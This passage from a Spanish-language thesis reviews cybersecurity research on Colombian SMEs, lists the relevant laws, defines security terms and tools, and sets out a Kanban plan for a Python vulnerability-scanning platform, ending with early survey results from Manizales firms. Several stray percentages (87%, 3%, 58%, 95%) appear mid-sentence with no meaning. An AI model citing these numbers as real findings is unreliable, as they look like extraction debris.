La investigación de (Tan, 2022) resalta la importancia de implementar un programa de *ciberseguridad* ágil y eficaz que mitigue el impacto de las *ciberamenazas* y aumente la *ciberresiliencia* de las organizaciones. La metodología ágil se utiliza en el diseño del programa de *ciberseguridad*, logrando un retorno de inversión en seguridad (*ROSI*) a corto plazo, específicamente un valor de 145% para la implementación de soluciones *Anti-DDoS*. Esto destaca la necesidad de priorizar la capacidad de protección contra ataques *DDoS* y de generar documentación detallada sobre los procedimientos de respuesta, con un enfoque particular en estos ataques y la caída de la red. El programa de *ciberseguridad* desarrollado por Tan permite un mejor seguimiento y control mediante herramientas ágiles, como el *User Story Map*. Estas herramientas apoyan el seguimiento continuo del estado del programa y el progreso del trabajo, permitiendo gestionar cambios fácilmente, como la adición o eliminación de requerimientos. Además, se ha observado una reducción en los eventos de *ciberseguridad* relacionados con caídas en la infraestructura de red gracias a la implementación de estas prácticas. La investigación subraya que el uso de marcos ágiles y buenas prácticas alineadas con los objetivos del negocio puede mejorar significativamente la *ciberresiliencia* de una empresa a corto plazo. El *ROSI* es una herramienta valiosa para justificar y priorizar las inversiones en ciberseguridad según el riesgo para la empresa. Asimismo, la seguridad de la organización no debe ser solo responsabilidad del área de TI, sino de toda la organización. Entre las recomendaciones de Tan se incluye la implementación de un sistema de gestión de seguridad basado en el estándar *ISO 27001*. Además, las áreas críticas de la empresa deben disponer de herramientas de control y monitoreo de riesgos *cibernéticos* a través de controles de seguridad tanto tecnológicos como tácticos. Esto asegura que la organización esté preparada para gestionar y mitigar eficazmente los riesgos cibernéticos 87%. En resumen, la investigación de Tan destaca cómo la aplicación de metodologías ágiles y la inversión estratégica en *ciberseguridad* pueden ofrecer beneficios significativos en términos de *ciberresiliencia* y protección contra amenazas como los ataques *DDoS*.

La investigación de (Martínez & Blanco, 2020) resalta un aumento significativo en los incidentes *cibernéticos* en Colombia, registrando un incremento del 54% en 2019 en comparación con 2018. De los 28,827 casos reportados, 15,948 fueron denunciados como infracciones a la ley 1273 de 2009, que tipifica los delitos informáticos. El informe de la Policía Nacional y la CCIT en 2019 indica que el 80% de los ataques a empresas consistieron en correos fraudulentos, seguidos por suplantación de identidad (60%), enmascaramiento de correos (53%) e infección de sitios web (37%). Estos ataques han costado a las *PYMES* colombianas aproximadamente 1.3 millones de dólares por empresa en promedio, con un costo medio de recuperación de 117,000 dólares, que incluye la pérdida de negocios, mejoras en software y sistemas, y gastos en personal y asesoramiento experto (Kaspersky Lab y B2B International) 3%.

El estudio destaca cómo el desarrollo económico en diversas ciudades de Colombia ha hecho que los *cibercriminales* se enfoquen en *PYMES*, entidades financieras y grandes compañías. Según el documento "Recomendaciones de buenas prácticas de ciberseguridad en *pymes* para la generación de soluciones de detección de intrusos usando *Snort*", es crucial proteger a las *PYMES* en la parte perimetral utilizando sistemas de detección y prevención de intrusos (*IDS* e *IPS*). Estos sistemas no solo generan una capa de protección contra vulnerabilidades conocidas, sino que también permiten la configuración de reglas para bloquear a un usuario de la red en caso de realizar un escaneo de puertos. El documento también proporciona una guía detallada sobre cómo configurar *Snort* y *Suricata*, dos herramientas populares en la detección de intrusos. Estas herramientas son esenciales para introducir a las *PYMES* en el mundo de la *ciberseguridad*, proporcionando una defensa robusta contra una variedad de *ataques cibernéticos*. *Snort*, por ejemplo, permite a las *PYMES* monitorear el tráfico de red en tiempo real y detectar actividades sospechosas, mientras que *Suricata* ofrece capacidades similares con la ventaja adicional de un motor de inspección profunda de paquetes (Martínez & Blanco, 2020).

Según el estudio de (González & Ramírez, 2020), en la actualidad, las MiPymes en Colombia representan aproximadamente el 90% de las empresas del país, con un total de 2.540.953, según datos del Ministerio de Trabajo. Sin embargo, su tamaño y reducido presupuesto las hacen vulnerables a los *ataques cibernéticos*. Según el Índice Nacional de Seguridad Cibernética (NCSI), Colombia obtiene un puntaje de 46,75 sobre 100, ubicándose en el puesto 60 de 160 países, lo que indica una baja preparación en seguridad digital. Este nivel de preparación es inferior al de países como Paraguay, Costa Rica y Panamá. Las deficiencias en seguridad informática en Colombia han llevado a un aumento en ataques y amenazas *cibernéticas* como Denegación de Servicio (*DoS*), explotación de vulnerabilidades y escaneo de servicios 58%. Estudios de la Universidad Piloto de Colombia han identificado errores en la implementación de Sistemas de Gestión de la Seguridad de la Información. Además, investigaciones sugieren la viabilidad de implementar un Sistema de Atención a Incidentes para minimizar la pérdida y destrucción de activos, mitigar vulnerabilidades y restaurar la información cuando sea necesario. Con base en el estudio de Juan y Cristian, se proporciona una lista de herramientas open source para la detección de *vulnerabilidades*, recopilación de información y debilidades en los sistemas de las empresas, que son explotadas por delincuentes informáticos. Una de las desventajas de estas herramientas es que la mayoría de las MiPymes no cuentan con el conocimiento necesario para utilizarlas, ya que muchas de ellas no están enfocadas principalmente en el área de tecnología.

Con base en la investigación de (Serrano, 2023), los datos son importantes para todas las organizaciones. Los piratas informáticos buscan oportunidades para robar datos personales o corporativos. La *ciberseguridad* a menudo no se considera plenamente al implementar infraestructura tecnológica en las empresas, especialmente en las pequeñas empresas que carecen de recursos para sistemas de seguridad avanzados. El objetivo es crear conciencia sobre las vulnerabilidades tecnológicas y los ataques dirigidos

a pequeños comerciantes. Las pruebas de penetración y de seguridad se realizarán utilizando herramientas gratuitas como Kali Linux, *Nmap*, *Wireshark*, *SSLScan*, *TheHarvester* y *BED*. El análisis del 95% se centrará en los activos tecnológicos del hotel, como *hardware* informático, redes y sitios web, evaluando e identificando los modos de falla del problema que representan el mayor riesgo para la organización. Los posibles problemas identificados incluyen intrusión maliciosa en la red del hotel, correos electrónicos maliciosos (*phishing*), dispositivos externos como unidades flash infectadas, *malware* para dispositivos personales infectados, robo de información de sitios web y vulnerabilidades *criptográficas*. Las soluciones sugeridas incluyen tener cuidado con los correos electrónicos que contienen archivos adjuntos o enlaces, usar dispositivos separados para fines personales y laborales, evitar conectar dispositivos desconocidos o dispositivos en línea, tener cuidado al descargar *software*, no compartir información personal confidencial y usar contraseñas seguras. Estas actividades tienen como objetivo mitigar los riesgos anteriores y fortalecer la seguridad digital de la organización, teniendo en cuenta las limitaciones de recursos propias de las pequeñas y medianas empresas.

Según (García & Guevara, 2023), el número de sitios web utilizados para compras y ventas de productos está aumentando, lo que ha llevado a un incremento significativo de estafas y fraudes en línea. Los delincuentes informáticos emplean técnicas comunes como el *phishing* para obtener información confidencial de los usuarios. En su estudio, identificaron las cinco principales *vulnerabilidades* y realizaron un listado de microempresas con aplicaciones web y servidores *DNS* propios. Revisaron algoritmos de aprendizaje automático para detectar ataques de *phishing* por envenenamiento de *DNS*, seleccionando cuatro algoritmos basados en su precisión: *Naive Bayes*, *Random Forest*, *XGBoost* y *Perceptron Multicapa*. Implementaron estos algoritmos de detección usando Python 3 y Jupyter Notebook para entrenar y probar los modelos con un conjunto de datos específico. Las pruebas de detección de ataques de envenenamiento de *DNS* mostraron que el algoritmo de *Naive Bayes* obtuvo una precisión del

99.04%, seguido por el *Perceptron Multicapa* con un 80%, mientras que *Random Forest* y *XGBoost* tuvieron una precisión inferior al 80%. Los resultados demuestran que es posible detectar ataques de *phishing* por envenenamiento de *DNS* y sugieren que se puede mejorar el uso de algoritmos de clasificación para detectar este tipo de ataques.

4. Referente normativo y legal

En Colombia, la ciberseguridad y la protección de datos personales están reguladas por diversas leyes y normativas que buscan proteger la integridad, confidencialidad y disponibilidad de la información manejada por las organizaciones. A continuación, se presentan algunas de las principales normativas relevantes:

- **Ley 1581 de 2012 (Ley de Protección de Datos Personales):** Esta ley regula todo lo relacionado con la protección de datos personales en Colombia. Establece principios, derechos y procedimientos para garantizar el derecho fundamental al *habeas data*.Las *PYMES* que manejan datos personales deben cumplir con esta ley para proteger la información de clientes, empleados y cualquier otra parte interesada, evitando sanciones por incumplimiento (Función Pública, 2024).
- **Decreto 1377 de 2013:** Este decreto complementa la Ley 1581 de 2012, proporcionando disposiciones adicionales para la implementación de la protección de datos personales. Detalla procedimientos específicos que las *PYMES* deben seguir para asegurar el cumplimiento normativo en términos de manejo y protección de datos personales (Función Pública, 2024).
- **Ley 1273 de 2009 (Ley de Delitos Informáticos):** Esta ley modifica el Código Penal Colombiano para tipificar como delitos ciertas conductas relacionadas con el uso indebido de sistemas informáticos y datos. Las *PYMES* deben estar conscientes de las implicaciones legales de los *ciberataques* y las responsabilidades asociadas con la protección de sus sistemas y datos. Las *PYMES* deben estar conscientes de las

implicaciones legales de los ciberataques y las responsabilidades asociadas con la protección de sus sistemas y datos (Función Pública, 2015).

- **Decreto 338 de 2022:** Este decreto actualiza las políticas y directrices nacionales en materia de *ciberseguridad*, alineándose con los estándares internacionales y fortaleciendo la capacidad del país para enfrentar las amenazas *cibernéticas* (Función Pública, 2022).

5. Referente teórico

Las pequeñas y medianas empresas (*PYMES*) de Manizales enfrentan un número creciente de amenazas *cibernéticas* debido a la creciente digitalización y la dependencia de la tecnología de la información. La falta de recursos y experiencia en *ciberseguridad* hace que estas empresas sean particularmente vulnerables a *ciberataques*, lo que puede provocar importantes pérdidas financieras y de reputación.

A nivel mundial, las *ciberamenazas* han aumentado significativamente, afectando a organizaciones de todos los tamaños. Según un informe de Cybersecurity Ventures (2023), se estima que el costo global del *cibercrimen* alcanzará los 10.5 billones de dólares anuales para 2025. En Colombia, el Centro Cibernético Policial reportó un aumento del 30% en incidentes cibernéticos en 2022 respecto al año anterior.

Existen vacíos significativos en la implementación de medidas de seguridad efectivas en las *PYMES*. Aunque muchas han adoptado soluciones básicas como antivirus y *firewalls*, estas no son suficientes para enfrentar amenazas avanzadas como el *phishing*, el *malware* sofisticado y los ataques de denegación de servicio (*DoS*). Además, hay una falta de estudios específicos que analicen la efectividad de herramientas de seguridad en el contexto local de Manizales.

Para entender y abordar la problemática de la ciberseguridad en las *PYMES* de Manizales, se utilizará el marco teórico basado en los siguientes conceptos y teorías:

- **OWASP:** Es el acrónimo de Open Web Application Security Project, una fundación sin ánimo de lucro cuyo principal objetivo es mejorar la seguridad del software a nivel mundial. Uno de sus proyectos más conocidos es el Top 10 de vulnerabilidades más comunes en aplicaciones web (Cloudflare, 2024).
- **Vulnerabilidad:** Una vulnerabilidad es una debilidad en el diseño, implementación, software, código fuente o la falta de un mecanismo en un sistema. La correcta implementación de medidas de ciberseguridad puede mitigar una vulnerabilidad y reducir el riesgo de explotación, (Smowl, 2024).
- **Exploit:** Un *exploit* puede ser un código, una herramienta, una técnica o un proceso que toma ventaja de una vulnerabilidad que conduce a un acceso no autorizado, una escalación de privilegios, perdida de integridad o una denegación de servicio en un sistema. Los *exploits* son bastante dañinos porque la mayoría de software tiene vulnerabilidades y los ciberatacantes constantemente están tratando de tomar ventaja de ello. Aunque la mayoría de las organizaciones intenta buscar y corregir estas *vulnerabilidades*, la mayoría carece de recursos para asegurar sus sistemas. Algunas veces estas *vulnerabilidades* no son conocidas, esto se conoce como una vulnerabilidad de día cero. Este tipo de vulnerabilidades son difíciles de controlar ya que existe un rango de tiempo entre el día que la *vulnerabilidad* es descubierta y el día en que un parche está disponible para corregir la *vulnerabilidad* (Albors, 2022).
- **Riesgo:** Riesgo es la probabilidad perdida financiera, afectación o daño de la reputación de una organización derivado de un *ataque cibernético*. Existen tres elementos básicos para calcular el riesgo: activos, amenazas y *vulnerabilidades*. Un activo es cualquier

artículo de valor económico propiedad de una persona individual o de una organización. Los activos pueden ser tangibles, como enrutadores, servidores, discos duros, computadoras portátiles, entre otros, o los activos pueden ser no tangibles, como fórmulas, bases de datos, hojas de cálculo, secretos comerciales y tiempo de procesamiento. Sin importar de que tipo de activo hablemos, si el activo se pierde o es comprometido, puede haber un costo económico para la organización. Una amenaza es cualquier agente, condición o circunstancia que puede causar daño, perdida o comprometer un activo. Desde otro punto de vista las amenazas pueden ser categorizadas como eventos que pueden afectar la confidencialidad, integridad o disponibilidad de los bienes de la organización. Las amenazas pueden resultar en la destrucción, divulgación, modificación, corrupción de datos o denegación de servicio, (Marsh, 2022).

- **Ciberataques:** Un *ciberataque* puede ser llevado a cabo por una persona externa o interna de la organización, quien no está autorizada y ataca intencionalmente la infraestructura, los componentes, sistemas o datos. Los *ciberataques* también pueden ser dirigidos a infraestructuras críticas de un país como plantas de agua, plantas eléctricas, plantas de gas, refinerías de petróleo, refinerías de gasolina, plantas de energía nuclear, plantas de gestión de residuos, entre otros. *Stuxnet* es un ejemplo de una herramienta de este tipo diseñada para este objetivo, (IBM, 2024).
- **Divulgación de información confidencial:** Cada vez que ocurre una divulgación de información confidencial, puede ser una amenaza crítica para una organización si dicha divulgación causa pérdidas de ingresos, genera responsabilidades potenciales o proporciona una ventaja competitiva a un adversario, (Incibe, 2021).

- **Ataques de denegación de servicio o denegación de servicio distribuido:** Este es un ataque a un sistema o red que causa que un servicio o recurso sea inaccesible a los usuarios legítimos. Hoy en día la mayoría de estos ataques se lanzan a través de *botnets*, mientras que en el pasado se utilizaban herramientas como *Ping of Death* o *TearDrop,* (Microsoft, 2024).
- **Vulnerabilidades:** Una *vulnerabilidad* informática define una debilidad en el software o hardware de un sistema tecnológico conformado por infraestructura TI. Son productos de errores o fallos del diseño de los fabricantes y también de la tecnología en la cual fueron diseñadas las aplicaciones. La manera de que los *ciberatacantes* aprovechen las *vulnerabilidades* es mediante *'exploit'*, los cuales causan un efecto como instalar *malware* o algún tipo de intrusión en los sistemas informáticos. "Incluso si existe una determinada vulnerabilidad, no existe ningún peligro inmediato hasta que alguien averigua cómo crear un *exploit* para ella. Sin embargo, una vez que se descubre la vulnerabilidad, (Jiménez, 2022).
- ***CVE*:** CVE (Common Vulnerabilities and Exposures) es una lista de *vulnerabilidades* de seguridad de la información públicamente conocidas. Es quizás el estándar más usado. Permite identificar cada *vulnerabilidad*, asignando a cada una un código de identificación único. Se conoce como identificador CVE (*CVE-ID*) y está formado por las siglas de este diccionario seguidas por el año en que es registrada la vulnerabilidad o exposición y un número arbitrario de cuatro dígitos (RedHat, 2021).
- ***Caja Negra:*** En este caso, el equipo de profesionales sólo recibe el nombre de la institución, por lo que se trabaja con la información que se puede recolectar a través de

medios públicos. Este tipo de pruebas simula el ataque de un *cracker*, por lo que permite medir el alcance e impacto que tendría un evento real, (DragonJAR, 2024).

- ***Pentesting:*** El objetivo principal de las pruebas de penetración llamadas también *pentest* es una actividad que simula ataques pero que cuentan con el debido permiso de una empresa para identificar las vulnerabilidades y fortalezas que cuenta la empresa en su infraestructura tecnológica. Gracias a estas pruebas se puede hallar las vulnerabilidades con las que pueden estar expuestas las empresas. Esto ayuda a implementar un plan que brinda las correcciones en las redes de datos, (IBM, 2024).
- ***OSINT:*** (Open Source Intelligence) se refiere a la recolección y análisis de información que está disponible públicamente, proveniente de fuentes abiertas y accesibles a cualquier persona. Estas fuentes pueden incluir sitios web, redes sociales, bases de datos públicas, registros gubernamentales, entre otros. El objetivo del *OSINT* es obtener conocimiento e inteligencia a partir de estos datos para diversos propósitos como investigación, análisis de riesgos, seguridad, y toma de decisiones estratégicas, (Martínez, 2014).
- ***API:*** (interfaz de programación de aplicaciones). En el contexto de las API, la palabra aplicación se refiere a cualquier software con una función distinta. La interfaz puede considerarse como un contrato de servicio entre dos aplicaciones. Este contrato define cómo se comunican entre sí mediante solicitudes y respuestas. La documentación de su API contiene información sobre cómo los desarrolladores deben estructurar esas solicitudes y respuestas (Amazon, 2023).
- ***WhatWeb:*** Identifica sitios web. Reconoce tecnologías web como sistemas de gestión de contenidos (CMS), plataformas de blogs, paquetes de estadísticas/análisis, bibliotecas

JavaScript, servidores web y dispositivos integrados. WhatWeb cuenta con más de 900 plugins, cada uno para reconocer algo diferente. También identifica números de versión, direcciones de correo electrónico, ID de cuentas, módulos de marcos web, errores SQL, etc (Horton & Coles, 2024).

- ***Dark Web:*** La Dark Web es el conjunto oculto de sitios de Internet a los que solo se puede acceder mediante un navegador web especializado. Se utiliza para mantener la actividad de Internet privada y en el anonimato, lo que puede ser útil tanto en aplicaciones legales como ilegales. Si bien algunos la utilizan para evadir la censura del gobierno, también se sabe que se utiliza para actividades altamente ilegales (kaspersky, 2024).
- ***Python:*** es un lenguaje de programación ampliamente utilizado en las aplicaciones web, el desarrollo de software, la ciencia de datos y el machine learning (ML). Los desarrolladores utilizan Python porque es eficiente y fácil de aprender, además de que se puede ejecutar en muchas plataformas diferentes. El software Python se puede descargar gratis, se integra bien a todos los tipos de sistemas y aumenta la velocidad del desarrollo (Amazon, 2023).
- ***Porque se utiliza Python en la seguridad informática:*** Integración, automatización, claridad. Estos conceptos pueden resumir las principales características que hacen de Python uno de los lenguajes más utilizados en el ámbito de la ciberseguridad. Con múltiples bibliotecas y una gran cantidad de herramientas, este lenguaje de programación permite realizar y/o automatizar funciones fundamentales como el análisis de malware. Gracias a su eficacia y simpleza, Python se ha posicionado como un gran aliado para los

programadores en lo que a la seguridad de la información respecta, ocupando un lugar preponderante en la protección de los sistemas y de los datos en línea (Ali, 2024).

- ***Have I Been Pwned:*** Es una base de datos donde los usuarios pueden comprobar si sus datos personales han podido filtrarse en la red. No solo actúa para ver si nuestras claves de acceso han sido robadas, sino también direcciones de correo, nombres, números de teléfono (Jiménez, 2024).
- ***Nmap:*** Nmap es la abreviatura de Network Mapper. Es una herramienta de línea de comandos de Linux de código abierto que se utiliza para escanear direcciones IP y puertos en una red y para detectar aplicaciones instaladas.Nmap permite a los administradores de red encontrar qué dispositivos se están ejecutando en su red, descubrir puertos y servicios abiertos y detectar vulnerabilidades (Shivanandhan, 2023).
- ***ExploitDB:*** Es una aplicación web que reúne bases de datos públicas con exploits para vulnerabilidades conocidas, en lo que contribuyen los usuarios. Dichos exploits pueden ser consultados, descargados y utilizados por pentesters de todo el mundo de forma gratuita para mejorar la calidad de sus auditorías de ciberseguridad (Cilleruelo, 2024).
- ***Filtración de datos:*** Una filtración de datos sucede cuando se compromete un sistema, exponiendo la información a un entorno no confiable. Las filtraciones de datos a menudo son el resultado de ataques maliciosos, que tratan de adquirir información confidencial que puede utilizarse con fines delictivos o con otros fines malintencionados (MinTIC, 2024).

6. Metodología

6.1 Enfoque metodológico

Se ha adoptado la metodología Kanban para gestionar tanto el desarrollo de la plataforma web como el análisis de vulnerabilidades en las *PYMES* de Manizales. Este enfoque permite un flujo de trabajo continuo, gestionando las tareas de manera visual y flexible. Además, el enfoque mixto, que combina lo cuantitativo y lo cualitativo, facilita la comprensión tanto técnica como contextual de la ciberseguridad en estas organizaciones (Creswell, 2014; Tashakkori & Teddlie, 2010; Rehkopf, 2024).

Kanban se implementa mediante un tablero visual en el que cada tarea avanza de una columna a otra según su estado, desde "To Do" (Por hacer) hasta "Done" (Hecho). Esta estructura visual permite un seguimiento claro y continuo del avance en cada fase del proyecto, facilitando la identificación de cuellos de botella y promoviendo la transparencia en el flujo de trabajo. En proyectos de ciberseguridad, donde los ajustes rápidos son fundamentales, Kanban ofrece la flexibilidad necesaria para realizar cambios inmediatos, permitiendo que las tareas críticas se prioricen y aborden de forma dinámica (Clavijo, 2023).

El uso de Kanban en este proyecto también optimiza la entrega continua de valor. Al no depender de ciclos rígidos, como en otras metodologías, el equipo puede realizar despliegues y pruebas en cualquier momento, conforme las tareas avanzan hacia su finalización. Esta característica es especialmente valiosa en el ámbito de la ciberseguridad, donde la detección de

vulnerabilidades y la implementación de soluciones deben ser inmediatas para mitigar riesgos. Así, Kanban garantiza una respuesta ágil y constante, asegurando que cada fase del desarrollo y las pruebas se completen eficientemente y con altos estándares de calidad (Rehkopf, 2024).




Figura 1: Tablero kanban.

- **Análisis Cuantitativo:** Los datos recolectados a través de encuestas se analizarán utilizando técnicas estadísticas descriptivas e inferenciales. Esto permitirá identificar patrones y correlaciones entre el nivel de madurez en ciberseguridad y las prácticas actuales en las *PYMEs*.
- **Análisis Cualitativo:** Los datos obtenidos de entrevistas y grupos focales se analizarán mediante un enfoque temático, identificando categorías recurrentes y

patrones en las respuestas. Esto proporcionará una comprensión más profunda del contexto y las percepciones que rodean la ciberseguridad en estas organizaciones (Fetters, Curry, & Creswell, 2013).

Adicionalmente, se diseñará e implementará una plataforma WEB desarrollada en Python la cual realizará análisis de vulnerabilidades la cual hará uso de APIs de terceros para facilitar la búsqueda de fallos de seguridad la cual genera un reporte en PDF informando cuáles fueron las vulnerabilidades identificadas en el sitio web.

6.2 Tipo de estudio

En términos generales, existen cuatro tipos de estudios cuantitativos: exploratorio, descriptivo, correlacional y explicativo o de correlacional causal. Este proyecto incluirá elementos de los siguientes tipos:

- ***Exploratorio:*** Al igual que en el trabajo de ciberseguridad, la primera fase del estudio puede centrarse en la identificación de problemas poco estudiados en la ciberseguridad de las *PYMES* de Manizales.
- **Descriptivo:** Se describirán las prácticas y herramientas de seguridad utilizadas por las empresas seleccionadas. Esto proporcionará un panorama claro del estado actual de la ciberseguridad en estas organizaciones.

- ***Correlacional:*** Se analizará la relación entre el nivel de madurez en ciberseguridad y la frecuencia de ciberataques que enfrentan las *PYMEs*. Este análisis permitirá identificar patrones que podrían ayudar a mejorar las estrategias de seguridad.
- **Explicativo:** Se intentará identificar las causas detrás de las vulnerabilidades más comunes en los sitios web de estas empresas. Esto ayudará a entender mejor los factores que contribuyen a la inseguridad en el entorno digital.

6.3 Procedimiento

El proyecto se realizará en 4 fases, así:

6.3.1 Fase 1. Recolección de información. Identificar en las *PYMES* de Manizales si estas cuentan con buenas prácticas de seguridad y si han sufrido ataques cibernéticos.

- **To Do:** Identificar las *PYMES* participantes y recopilar información sobre sus prácticas de seguridad mediante encuestas y entrevistas.
- **In Progress:** Realizar encuestas y entrevistas con gerentes y personal de IT de las *PYMES* para evaluar sus prácticas de seguridad y si han sido víctimas de ciberataques.
- **Testing**: Evaluar los datos recolectados para asegurar su relevancia.
- **Done:** Recopilar toda la información sobre herramientas y vulnerabilidades comunes.

6.3.2 Fase 2. Desarrollo de la plataforma de prueba. Implementar una plataforma web en Python para la conexión de las API de terceros de ciberseguridad.

- **To Do:** Diseñar la plataforma web en Python y definir las funcionalidades necesarias.

- **In Progress:** Implementar la plataforma web, integrando APIs de terceros como WhatWeb, Exploit DB, ipinfo, amibreached y Hunter.
- **Testing:** Probar la conectividad de la plataforma y asegurar la correcta interacción de las APIs con los servidores de las PYMES.
- **Done:** Finalizar la plataforma, lista para su uso en pruebas de vulnerabilidades.

6.3.3 Fase 3. Pruebas de detección de vulnerabilidades. Evaluar el funcionamiento de las herramientas desarrolladas en Python en términos de detección por medio de un informe que se genera automáticamente de los hallazgos de vulnerabilidades identificadas.

- **To Do:** Planificar las pruebas de seguridad en las plataformas web de las PYMES seleccionadas.
- **In Progress:** Ejecutar pruebas de detección de vulnerabilidades utilizando la plataforma desarrollada.
- **Testing:** Generar informes automáticos en PDF que presenten los hallazgos, incluyendo recomendaciones de mitigación.
- **Done:** Completar las pruebas de seguridad y preparar los informes.

6.3.4 Fase 4. Análisis y presentación de resultados. Generar un informe de los hallazgos obtenidos en las pruebas de detección y evaluar el impacto de las herramientas desarrolladas.

- **To Do:** Organizar los resultados obtenidos de las pruebas de detección.
- **In Progress:** Analizar los hallazgos y compararlos con el nivel de madurez en ciberseguridad de las PYMES.

- **Testing:** Redactar un informe final, evaluando el impacto de las herramientas desarrolladas.
- **Done:** Presentar los resultados a las PYMES y proponer mejoras en sus prácticas de ciberseguridad.

7. Resultados

Fase 1. Recolección de información: En esta primera fase, el objetivo fue identificar las prácticas de ciberseguridad implementadas en las PYMES de Manizales y determinar si estas han sido víctimas de ciberataques. Para lograrlo, se realizaron encuestas y entrevistas con gerentes y personal de tecnología de las empresas seleccionadas. La información obtenida permitió evaluar el nivel de madurez en seguridad informática de las PYMES, así como las herramientas y estrategias que utilizan para proteger sus sistemas. Este análisis inicial proporcionó una visión clara de la situación actual en términos de ciberseguridad en las pequeñas empresas de la región.

A continuación, se procede a mostrar los resultados obtenidos con base en los objetivos planificados y las actividades indicadas.

Se eligieron 11 empresas para realizar una encuesta sobre el nivel de madurez que tienen en relación con la seguridad informática, como se puede visualizar en la siguiente imagen.

Figura 2: Nombres de las empresas.

También, por otro lado, se obtuvieron en la encuesta los cargos de las personas que trabajan en estas organizaciones, para así obtener un mejor panorama de si estas empresas cuentan con personal capacitado en el área de seguridad informática o *ciberseguridad*.

Figura 3: Cargos de los participantes

Como se puede visualizar en la Figura anterior, estas organizaciones cuentan con diferentes cargos que no están relacionados con una persona o un departamento de seguridad informática. Esto puede conllevar a malas prácticas en la implementación de seguridad informática, ya que estas pequeñas empresas no cuentan con el capital suficiente para contratar a un experto en esta área.

Se pudo evidenciar, por medio de un diagrama de barras, que de las 11 personas que realizaron la encuesta, un 63,6 % de las *PYMES* tiene una noción de buenas prácticas de desarrollo para así poder mitigar fallos de seguridad.




Figura 4: Diagrama de barra sobre experiencia de seguridad informática.

También se puede apreciar que el 36,4% de las personas que tienen conocimientos en desarrollo poseen buenas bases en esta área, lo que contribuye a mitigar fallos comunes de seguridad.

